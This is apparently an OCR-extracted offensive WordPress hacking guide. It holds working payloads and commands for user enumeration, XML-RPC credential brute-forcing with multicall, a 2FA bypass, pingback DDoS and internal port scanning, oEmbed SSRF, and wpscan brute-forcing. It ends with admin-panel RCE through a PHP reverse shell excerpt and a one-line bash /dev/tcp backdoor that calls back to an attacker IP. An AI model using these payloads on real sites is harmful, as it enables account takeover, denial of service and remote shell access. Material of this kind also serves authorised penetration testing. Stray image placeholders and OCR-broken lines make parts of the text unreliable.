You get valid users from a WordPress site by Brute Forcing users IDs:

curl -s -I -X GET http://blog.example.com/?author=1

If the responses are **200** or **30X**, that means that the id is **valid**. If the the response is **400**, then the id is **invalid**.

wp-json

You can also try to get information about the users by querying:

curl http://blog.example.com/wp-json/wp/v2/users

Only information about the users that has this feature enable will be provided.

Also note that ***/wp-json/wp/v2/pages*** *could leak IP addresses**.***

XML-RPC

If xml-rpc.php is active you can perform a credentials brute-force or use it to launch DoS attacks to other resources. (You can automate this process using this for example).

To see if it is active try to access to ***/xmlrpc.php*** and send this request:


Check

<methodCall>

<methodName>system.listMethods</methodName>

<params></params>

</methodCall>



```
POST /xmlrpc.php HTTP/1.1
Host: yourtaget.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 95

<methodCall>
<methodName>system.listMethods</methodName>
<params></params>
</methodCall>
```

```
HTTP/1.1 200 OK
Date: Wed, 09 Jan 2019 04:04:32 GMT
Server: Apache
Set-Cookie: PHPSESSID=q40bguarqsp4rms4s3ir0sicg0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0,
pre-check=0
Pragma: no-cache
Connection: close
Vary: Accept-Encoding
Content-Type: text/xml; charset=UTF-8
Content-Length: 4272

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><string>system.multicall</string></value>
  <value><string>system.listMethods</string></value>
  <value><string>system.getCapabilities</string></value>
  <value><string>demo.addTwoNumbers</string></value>
  <value><string>demo.sayHello</string></value>
  <value><string>pingback.extensions.getPingbacks</string></value>
  <value><string>pingback.ping</string></value>
  <value><string>mt.publishPost</string></value>
  <value><string>mt.getTrackbackPings</string></value>
  <value><string>mt.supportedTextFilters</string></value>
  <value><string>mt.supportedMethods</string></value>
```

Credentials Bruteforce

wp.getUserBlogs, **_wp.getCategories** _ or ***metaWeblog.getUsersBlogs*** are some of the methods that can be used to brute-force credentials. If you can find any of them you can send something like:

<methodCall>

<methodName>wp.getUsersBlogs</methodName>

<params>

<param><value>admin</value></param>


<param><value>pass</value></param>

</params>

</methodCall>

The message *"Incorrect username or password"* inside a 200 code response should appear if the credentials aren't valid.

Also there is a **faster way** to brute-force credentials using **system.multicall** as you can try several credentials on the same request:



```
<?xml version=1.0 encoding=utf-8?>
<methodCall>
    <methodName>system.multicall</methodName>
    <params>
        <param>
            <value>
                <array>
                    <data>
                        <value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>moving_food
                        </string></value><value><string>123456</string></value></data></array></value></data></array></value></member></struct></value>
                        <value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>moving_food
                        </string></value><value><string>password</string></value></data></array></value></data></array></value></member></struct></value>
                        <value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>moving_food
                        </string></value><value><string>123456789</string></value></data></array></value></data></array></value></member></struct></value>
                        <value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>moving_food
                        </string></value><value><string>12345678</string></value></data></array></value></data></array></value></member></struct></value>
                        <value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>moving_food
                        </string></value><value><string>12345</string></value></data></array></value></data></array></value></member></struct></value>
                        <value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>moving_food
                        </string></value><value><string>qwerty</string></value></data></array></value></data></array></value></member></struct></value>
                        <value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>moving_food
                        </string></value><value><string>123123</string></value></data></array></value></data></array></value></member></struct></value>
                        <value><struct><member><name>methodName</name><value><string>wp.getUsersBlogs</string></value></member><member><name>params</name><value><array><data><value><array><data><value><string>moving_food
                        </string></value><value><string>111111</string></value></data></array></value></data></array></value></member></struct></value>
```

Bypass 2FA

This method is meant for programs and not for humans, and old, therefore it doesn't support 2FA. So, if you have valid creds but the main entrance is protected by 2FA, **you might be able to abuse xmlrpc.php to login with those creds bypassing 2FA**. Note that you won't me able to perform all the actions you can do through the console, but you might still be able to get to RCE as Ippsec explains it in https://www.youtube.com/watch?v=p8mIdm93mfw&t=1130s

DDoS or port scanning

If you can find the method ***pingback.ping*** inside the list you can make the Wordpress send an arbitrary request to any host/port.
This can be used to ask **thousands** of Wordpress **sites** to **access** one **location** (so a **DDoS** is caused in that location) or you can use it to make **Wordpress** lo **scan** some internal **network** (you can indicate any port).

<methodCall>

<methodName>pingback.ping</methodName>


<params><param>

<value><string>http://<YOUR SERVER >:<port></string></value>

</param><param><value><string>http://<SOME VALID BLOG FROM THE SITE ></string>

</value></param></params>

</methodCall>



```
POST /wordpresss/xmlrpc.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: security_level=0
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 242

<methodCall>
<methodName>pingback.ping</methodName>
<params><param>
<value><string>http://192.168.10.31:1337</string></value>
</param><param><value><string>http://localhost/wordpress/?p=1</string>
</value></param></params>
</methodCall>
```

```
HTTP/1.1 200 OK
Date: Thu, 26 Apr 2018 12:44:20 GMT
Server: Apache/2.4.29 (Win32) OpenSSL/1.0.2n PHP/5.6.33
X-Powered-By: PHP/5.6.33
Connection: close
Content-Length: 446
Content-Type: text/xml;charset=UTF-8

<?xml version="1.0"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>17</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>The source URL does not contain a link to
the target URL, and so cannot be used as a source.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

If you get **faultCode** with a value **greater** then **0** (17), it means the port is open.

Take a look to the use of **system.multicall**in the previous section to learn how to abuse this method to cause DDoS.

wp-cron.php DoS

This file usually exists under the root of the Wordpress site: /wp-cron.php
When this file is **accessed** a "**heavy**" MySQL **query** is performed, so I could be used by **attackers** to **cause** a **DoS**.
Also, by default, the wp-cron.php is called on every page load (anytime a client requests any Wordpress page), which on high-traffic sites can cause problems (DoS).

It is recommended to disable Wp-Cron and create a real cronjob inside the host that perform the needed actions in a regular interval (without causing issues).

Bruteforce

<methodCall>

<methodName>wp.getUsersBlogs</methodName>


<params>

<param><value>username</value></param>

<param><value>password</value></param>

</params>

</methodCall>



Request


Raw | Params | Headers | Hex | XML

```
POST /wordpress/xmlrpc.php HTTP/1.1
Host: 18.224.212.48
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: wordpress_test_cookie=WP+Cookie+check
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 171


<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>test</value></param>
</params>
</methodCall>
```

Response

Raw | Headers | Hex | XML

```
HTTP/1.1 200 OK
Date: Wed, 09 Jan 2019 06:12:24 GMT
Server: Apache/2.4.18 (Ubuntu)
Connection: close
Vary: Accept-Encoding
Content-Length: 403
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>403</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Incorrect username or password.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```



Request

Raw | Params | Headers | Hex | XML

```
POST /wordpress/xmlrpc.php HTTP/1.1
Host: 18.224.212.48
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: wordpress_test_cookie=WP+Cookie+check
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 176


<methodCall>
<methodName>wp.getUsersBlogs</methodName>
<params>
<param><value>admin</value></param>
<param><value>admin</value></param>
</params>
</methodCall>
```

Response

Raw | Headers | Hex | XML

```
HTTP/1.1 200 OK
Date: Wed, 09 Jan 2019 06:11:42 GMT
Server: Apache/2.4.18 (Ubuntu)
Connection: close
Vary: Accept-Encoding
Content-Length: 658
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><struct>

<member><name>isAdmin</name><value><boolean>1</boolean></value></member>

<member><name>url</name><value><string>http://18.224.212.48/wordpress/</s
tring></value></member>
  <member><name>blogid</name><value><string>1</string></value></member>

<member><name>blogName</name><value><string>test</string></value></member
>

<member><name>xmlrpc</name><value><string>http://18.224.212.48/wordpress/
xmlrpc.php</string></value></member>
</struct></value>
```

Using the correct credentials you can upload a file. In the response the path will appears (https://gist.github.com/georgestephanis/5681982)

<?xml version='1.0' encoding='utf-8'?>

<methodCall>

  <methodName>wp.uploadFile</methodName>

```
    <params>
        <param><value><string>1</string></value></param>
        <param><value><string>username</string></value></param>
        <param><value><string>password</string></value></param>
        <param>
            <value>
                <struct>
                    <member>
                        <name>name</name>
                        <value><string>filename.jpg</string></value>
                    </member>
                    <member>
                        <name>type</name>
                        <value><string>mime/type</string></value>
                    </member>
                    <member>
                        <name>bits</name>
                        <value><base64><![CDATA[---base64-encoded-
data---]]></base64></value>
                    </member>
                </struct>
            </value>
        </param>
    </params>
</methodCall>
```


DDOS

```
<methodCall>
  <methodName>pingback.ping</methodName>
  <params>
    <param><value><string>http://target/</string></value></param>
```

<param><value><string>http://yoursite.com/and_some_valid_blog_post_url</string></value></param>

    </params>

</methodCall>




```
Request
Raw | Params | Headers | Hex | XML

POST /wordpress/xmlrpc.php HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101
Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: wordpress_test_cookie=WP+Cookie+check
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 309

<methodCall>
    <methodName>pingback.ping</methodName>
    <params>
        <param><value><string>http://target/</string></value></param>

<param><value><string>http://yoursite.com/and_some_valid_blog_post_url</st
ring></value></param>
    </params>
</methodCall>
```

```
Response
Raw | Headers | Hex | XML

HTTP/1.1 200 OK
Date: Mon, 14 Jan 2019 04:27:20 GMT
Server: Apache/2.4.18 (Ubuntu)
Connection: close
Vary: Accept-Encoding
Content-Length: 326
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <string>Pingback from                    8/wordpress/ to
http://                                                      ld/
registered. Keep the web talking! :-)</string>
      </value>
    </param>
  </params>
</methodResponse>
```

/wp-json/oembed/1.0/proxy - SSRF

Try to access *https://worpress-site.com/wp-json/oembed/1.0/proxy?url=ybdk28vjsa9yirr7og2lukt10s6ju8.burpcollaborator.net* and the Worpress site may make a request to you.

This is the response when it doesn't work:



```
  code:        "rest_forbidden"
▾ message:     "Sorry, you are not allowed to make proxied oEmbed requests."
▾ data:
     status:   401
```

SSRF

{% embed url="https://github.com/t0gu/quickpress/blob/master/core/requests.go" %}

This tool checks if the **methodName: pingback.ping** and for the path **/wp-json/oembed/1.0/proxy** and if exists, it tries to exploit them.

Automatic Tools

cmsmap -s http://www.domain.com -t 2 -a "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0"

wpscan --rua -e ap,at,tt,cb,dbe,u,m --url http://www.domain.com [--plugins-detection aggressive] --api-token <API_TOKEN> --passwords /usr/share/wordlists/external/SecLists/Passwords/probable-v2-top1575.txt #Brute force found users and search for vulnerabilities using a free API token (up 50 searchs)


#You can try to bruteforce the admin user using wpscan with "-U admin"

Panel RCE

Modifying a php from the theme used (admin credentials needed)

Appearance → Editor → 404 Template (at the right)

Change the content for a php shell:



```
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
//
// Description
// -----------
// This script will make an outbound TCP connection to a hardcoded IP and
port.
// The recipient will be given a shell running as the current user (apache
normally).
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will
fail and return FALSE under Windows.
// Some compile-time options are needed for daemonisation (like pcntl,
posix).  These are rarely available.
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.11.0.41';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
```

Search in internet how can you access that updated page. In thi case you have to access here: http://10.11.1.234/wp-content/themes/twentytwelve/404.php

MSF

You can use:


use exploit/unix/webapp/wp_admin_shell_upload

to get a session.

Plugin RCE


PHP plugin

It may be possible to upload .php files as a plugin.
Create your php backdoor using for example:




```
└─$ cat shell.php
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.7/4444 0>&1'") ?>
```

Then add a new plugin:



Upload plugin and press Install Now:



